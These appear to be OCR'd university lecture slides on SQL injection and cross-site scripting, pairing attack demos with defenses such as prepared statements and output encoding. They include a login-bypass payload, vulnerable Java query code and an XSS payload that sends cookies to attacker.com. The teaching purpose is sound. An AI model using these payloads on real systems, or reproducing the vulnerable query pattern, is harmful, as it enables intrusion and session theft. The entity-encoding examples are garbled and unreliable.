
CSC-537
Systems Attacks and Defenses

Injection Attacks and Input Validation

Alexandros Kapravelos
akaprav@ncsu.edu



Introduction

- Welcome to the first lecture of the Web Security series
- Today we will focus on foundational security concepts and some of the most prevalent web vulnerabilities
- Our main goal: understand how attacks work and how to defend against them

Why Web Security Matters

- Web applications are prime targets for attackers
- Breaches can lead to:
  - Data loss
  - Financial damage
  - Reputational harm
- Security must be a priority throughout the development lifecycle

Common Attack Vectors

- **Injection:** (SQL, NoSQL, OS, LDAP)
- **Cross-Site Scripting (XSS)**
- **Cross-Site Request Forgery (CSRF)**
- **Broken Authentication and Session Management**
- **Sensitive Data Exposure**
- **Security Misconfiguration**
- And many more…

Untrusted User Input: The Root of Many Evils

- Any data that originates from outside the application's trust boundary is considered untrusted
- Examples include:
  - Form submissions
  - URL parameters
  - HTTP headers
  - Data from APIs
  - Cookies

The Danger of Untrusted Input

- Attackers can manipulate untrusted input to exploit vulnerabilities
- Potential impact:
  - Data breaches
  - Website defacement
  - Account takeover
  - Malware distribution

Trust Boundaries

- The points where data flows between different trust levels
- Example: Data moving from a user's browser (untrusted) to a web server (more trusted)
- **Crucial:** Validate and sanitize data at trust boundaries

SQL Injection: Attacking the Database

- One of the most common and dangerous web vulnerabilities
- Occurs when user input is directly incorporated into SQL queries without proper sanitization

What is SQL?

- **S**tructured **Q**uery **L**anguage
- Used to interact with relational databases
- Basic commands:
  - `SELECT`: Retrieve data
  - `INSERT`: Add new data
  - `UPDATE`: Modify existing data
  - `DELETE`: Remove data

How SQL Injection Works

- Attackers inject malicious SQL code through user input fields
- Vulnerable code often uses string concatenation to build SQL queries:

```
String username request.getParameter("username");
String password = request.getParameter("password");

String query = "SELECT * FROM users WHERE username =
'" + username + "' AND password = '" + password +
"'";
```

Live Demo: SQL Injection

- **Scenario:** Bypassing a login form
- **Attacker input:** `' OR 1=1--`
- **Resulting query:**

```
SELECT * FROM users WHERE username = '' OR
1=1-- AND password = ''
```

- The condition `1=1` is always true, granting access
- `--` starts a comment, so the rest of the query is ignored

Advanced SQL Injection Techniques

- **Union-based:** Combining results of multiple `SELECT` statements
- **Error-based:** Extracting information from database error messages
- **Blind:** Inferring data based on application responses to true/false conditions
- **Time-based:** Causing delays to infer information

Consequences of SQL Injection

- **Data theft:** Attackers can steal sensitive data like user credentials, credit card numbers, etc
- **Data modification:** They can alter or delete data in the database
- **System compromise:** In some cases, they might gain control of the database server

Defense: Prepared Statements

- The most effective defense against SQL injection
- Separate SQL code from data
- Example (Java with JDBC):

```
String query = "SELECT * FROM users WHERE
username = ? AND password = ?";
PreparedStatement pstmt =
connection.prepareStatement(query);
pstmt.setString(1, username);
pstmt.setString(2, password);
ResultSet results = pstmt.executeQuery();
```

- The database treats `?` as placeholders and handles escaping automatically

Defense: Stored Procedures

- Pre-compiled SQL code units stored in the database
- Can also help prevent SQL injection if used correctly (avoid dynamic SQL within stored procedures)
- Offer performance benefits

Defense: Input Validation and Escaping (Limitations)

- **Input validation**: Checking if the input conforms to expected format (e.g., data type, length, allowed characters)
- **Escaping**: Transforming special characters into their corresponding escape sequences (e.g., ' to \')
- Use existing mechanisms, DO NOT WRITE YOUR OWN
  - mysql_real_escape_string
  - quote_literal() and quote_identifier()
- Less recommended

Defense: Principle of Least Privilege

- Grant database users only the necessary permissions
- Example: If an application only needs to read data, don't give the database user `INSERT`, `UPDATE`, or `DELETE` privileges
- Limits the damage if an attacker gains access

Github query to look for SQL injections

https://github.com/search?q=path%3A*.php+mysql_query+%24_GET&type=code

Potential SQL injections vulnerabilities in Stack Overflow PHP questions

https://laurent22.github.io/so-injections/

Introduction to Cross-Site Scripting (XSS)

- Another major web vulnerability
- Allows attackers to inject malicious client-side scripts into web pages viewed by other users

Types of XSS

- **Reflected XSS:** Injected script is reflected off the web server, such as in an error message or search result
- **Stored XSS:** Injected script is permanently stored on the target server, such as in a database or comment field
- **DOM-based XSS:** Vulnerability exists in the client-side code itself, manipulating the browser's DOM

Reflected XSS: How it Works

- The application receives data in an HTTP request and includes that data within the response in an unsafe way
- Attackers craft malicious URLs containing script code
- When a victim clicks the link, the script is executed in their browser

Live Demo: Reflected XSS

- **Scenario:** A vulnerable search feature
- **Attacker URL:**
  `http://example.com/search?q=<script>alert('XSS');</script>`
- **Result:** When a user clicks the link, an alert box with “XSS” pops up
- **More dangerous:**
  `<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>` (steals cookies)

https://xss-game.appspot.com/

Consequences of Reflected XSS

- **Session hijacking:** Stealing session cookies to impersonate users
- **Phishing:** Redirecting users to fake websites
- **Malware distribution:** Delivering malicious software through the compromised website

Defense: Output Encoding/Escaping

- The primary defense against XSS
- **Context-aware encoding:** Encode data appropriately based on where it will be displayed in the HTML (e.g., HTML entity encoding, JavaScript escaping)
- Example (HTML entity encoding):
  - `<` becomes `<`
  - `>` becomes `>`
  - `&` becomes `&`
  - `"` becomes `&quot;`
  - `'` becomes `&#39;`

Defense: Input Validation (Limitations)

- Similar to SQL injection, input validation can help but is not a complete solution
- Whitelisting is preferred over blacklisting
- Difficult to anticipate all possible attack vectors

Defense: Content Security Policy (CSP) - Introduction

- A browser security mechanism that allows you to define a whitelist of sources for content like scripts, images, and stylesheets
- Helps mitigate XSS by restricting the sources from which the browser can load resources
- **Note:** CSP will be covered in detail in a later lecture

Summary and Takeaways

- Untrusted user input is a major source of web vulnerabilities
- SQL Injection allows attackers to manipulate database queries: use prepared statements to prevent it
- XSS enables injection of malicious scripts: use output encoding to mitigate
- Defense in depth is crucial: employ multiple layers of security
- Always be vigilant and stay updated on the latest security threats and best practices

Logistics

- classbot
  - /email <unityid@ncsu.edu>
  - /team <team01>
  - /github <username>

- CTF challenge idea
  - https://forms.gle/7eMEFfWE6HiEAWFz8

in-class lab

Solve these two CTF challenges

https://play.picoctf.org/practice/challenge/304

https://play.picoctf.org/practice/challenge/358